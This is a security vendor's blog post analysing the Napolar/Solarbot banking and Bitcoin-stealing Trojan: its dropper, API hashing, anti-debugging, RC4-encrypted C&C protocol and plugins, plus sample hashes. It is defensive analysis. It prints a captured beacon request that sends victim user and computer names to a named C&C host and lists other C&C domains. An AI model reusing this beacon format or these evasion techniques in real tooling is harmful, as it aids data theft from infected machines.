
Win32/64:Napolar: New Trojan shines on the cyber crime-scene

blog.avast.com/2013/09/25/win3264napolar-new-trojan-shines-on-the-cyber-crime-scene/

Threat Intelligence Team 25 Sep 2013

Win32/64:Napolar: New Trojan shines on the cyber crime-scene

In recent weeks, malware samples resolved as Win32/64:Napolar from AVAST's name pools generated a lot of hits within our file and network shields. Independently, we observed an advertising campaign of a new Trojan dubbed Solarbot that started around May 2013. This campaign did not run through shady hacking forums as we are used to, but instead it ran through a website indexed in the main search engines. The website is called http://solarbot.net and presents its offer with a professional looking design:




For the Win32/64:Napolar Trojan, the pipe used to inter-process communication is named \\.*pipe**napSolar*. Together with the presence of character strings like "CHROME.DLL," "OPERA.DLL," "trusteer," "data_inject," and features we'll mention later, we have almost no doubts that the Trojan and Solarbot coincide. Let us look at some analysis.

Dropper

An initial binary comes in the form of an SFX archive named in a similar fashion as *Photo_021-WWW.FACEBOOK.COM.exe* that handles two events: A silent execution of the Trojan's dropper and the display of a distracting image of girls:

Information from the author's statement, says that Solarbot was written in Lazarus IDE for Free Pascal. We cannot recollect any professional or commercial Trojan that shares this property. On the other hand, we can not confirm that the analyzed binary is written in Free Pascal, because a lot of information in the PE header differs from the usual binaries compiled by Free Pascal.


The structure of the core executable is as follows:



The initial x86 part also serves for a recognition of the system's architecture. In the case of a 64bit system, a correspondent module is extracted and loaded. The LDE64 (Length Disassembler Engine) is a 32 bit official tool based on BeaEngine able to decode instruction in 32 bits and 64 bits architectures. Disassembling could be needed for a fine modification of system functions (correct hooking with a custom one or emulating a chunk of original code).

As described on the advertising page, all important WINAPI functions from KERNEL32.DLL, NTDLL.DLL, WININET.DLL, WS2_32.DLL, SHLWAPI.DLL, PSAPI.DLL are resolved by CRC32 hash (the constant table of CRC32 hash algorithm is found at the address 0xFF395A) and stored in a virtual table. Also a few anti-debugging tricks related with IsDebuggerPresent and OutputDebugString functions have been observed. The bot after installation into %AppData\lsass.exe starts its instance at newly allocated memory at the virtual address 0xFE0000 and terminates itself. That means that it cannot be identified in the list of running processes.

To find the distribution of this infection we analyzed manifestations of part of related detections. The incidence reaches at least several hundred unique computers a day and it could be a little more for all Solarbot samples. Places most affected with the infection are the South and Central American countries of Colombia, Venezuela, Peru, Mexico, and Argentina; the Asian countries of the Philippines and Vietnam, and Poland in Europe:



Communication protocol

A few gate URLs (C&C servers) have been identified so far: *xyz25.com*, *cmeef.info*, *paloshke.org*. The latter is registered by the infamous Bizcn.com, Inc. We have blogged about fake repair tools with domains registered with this fraudulent Chinese registrar in the past. The advertising site *solarbot.net* is registered with the following info:

```
Domain Name: SOLARBOT.NET
Registrar: NETEARTH ONE INC. D/B/A NETEARTH
Whois Server: whois.advancedregistrar.com
Referral URL: http://www.advancedregistrar.com
Name Server: NS1.BITCOIN-DNS.COM
Name Server: NS2.BITCOIN-DNS.COM
Status: clientTransferProhibited
Updated Date: 01-aug-2013
Creation Date: 01-aug-2013
Expiration Date: 01-aug-2014
```

and the registrant's contact data are hidden behind *PRIVACYPROTECT.ORG* which is a service attracted by various groups involved in malicious activities.

An initial HTTP POST request for getting a command to be executed looks like this:


```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: www.paloshke.org
Content-Length: 81
Pragma: no-cache
v=1.0&u=USER_NAME&c=COMP_NAME&s={7C79CE12-E753-D05E-0DE6-
DFBF7B79CE12}&w=2.5.1&b=32
```

where *s* string denotes a key for a consequent RC4 decryption generated from a victim's environment and *v* stands for the bot's version. Number *1.0* suggests that we are facing the initial development stage of this bot.

After a successful request, a response follows. As we mentioned, it is encrypted with RC4 and the right key is sent unencrypted in the POST query. The plain response structure takes the form of an array of strings separated with zero byte. Every string starts with a byte identifying a command number (a total of 15 various switch cases were observed) appended with a corresponding plain string. For a connection delay (command 0xC), it is the count of seconds (we have seen 3600 usually); for a command related to a download, it is a URL to a file followed by a control hash and a decryption key (command 0x12); for an installation of additional binaries serves command 0x2, e.g. a download of the Bitcoin wallet stealing plugin called *WalletSteal.bin*. By definition from *bitcoin.org*, a Bitcoin wallet is the equivalent of a physical wallet on the Bitcoin network which contains private keys that allows a user to spend the Bitcoins allocated to it in a public record of Bitcoin transactions. Actually, this is an example of the promised plugin support. The plugin is placed encrypted in the temporary directory *SlrPlugin* in %AppData.

Features

The following list of features is presented officially on the website:



We have seen implemented functionalities like FTP and POP3 Grabber, Reverse Socks 5 or basis of functional modularity. There were relevant strings ("SSL", "http://", "http://", names of web browser libraries, "NSS layer", "data_start", "data_inject", "data_end") indicating the possibility of man-in-the-browser attacks. Indeed, we observed that the content of forms of internet banking sites were sent to C&C in an unencrypted form, but only in the case when the site requested a reputation or certificate verification. This could have connection with internal list of URLs (http://urs.microsoft.com/urs.asmx; http://ocsp.verisign.com; http://ocsp.comodoca.com; http://safebrowsing.clients.google.com; http://dirpop.naver.com:8088/search.naver), updated remotely with the internal command 0xF.

Next, dynamically we have seen a download of a Bitcoin miner that was afterwards injected in a classic Windows notepad binary in the system's %Temp directory and executed (corresponds to the point "MD5 Verified Update and Download System" in the list).

In the end, we have to say that this bot displays solid malicious performance. Together with the reasonable price of $200, it could be on the rise in the near future. Fortunately, the antivirus industry will react to make the life of these cyber-criminals harder.

Sources
SHA256 hashes of some selected samples and how they are covered within the AVAST engine:

Dropper 1	1f11b896cc641db605d70186be468a148a64ea233a21d353e7483239e71e1516	Win32:Napolar-E [Cryp]
Dropper 2	f1a5707963a7e33a925111f09209a92b03732fa9292697b37e528ad941076a8d	Win32:Napolar-E [Cryp]
Napolar Core Binary	463d39dcbf19b5c4c9e314e5ce77bf8a51848b8c7d64e4f0a6656b9d28941e2e	Win32:Napolar-D [Trj]
WalletSteal Plugin Download	12ca161cd72873477906100f083e43dca936312ba44b691f5046f53b09e3b4f7	JS:NapolarPlugin-A [Trj]
WalletSteal Plugin x86	bb49fa791915bf49ceb2a0563c91d2acaed6249438f349c6e75094f3924de64d	Win32:NapolarPlugin-B [Trj]
WalletSteal Plugin x64	ff92206215115c867789dbd5a95132a2bd153bb1e5a1ef66e539f382f2ce30dc	Win32:NapolarPlugin-B [Trj]